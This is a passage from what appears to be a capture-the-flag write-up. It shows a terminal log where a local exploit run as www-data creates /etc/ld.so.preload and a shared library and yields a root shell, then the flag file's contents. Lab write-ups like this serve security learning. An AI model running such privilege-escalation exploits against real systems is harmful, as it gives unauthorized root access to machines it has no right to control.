www-data@ubuntu:/tmp$ ./exploit
   ./exploit
   spawning threads
   mount #1
   mount #2
   child threads done
   /etc/ld.so.preload created
   creating shared library
   # id
   id
   uid=0(root) gid=0(root) groups=0(root),33(www-data)
   #
```

& we found our md5 hash flag!

```
# cat .flag.txt
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Alec told me to place the codes here:
568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/
```

checking the subdirectory it mentioned & it congrats us from capturing the flag

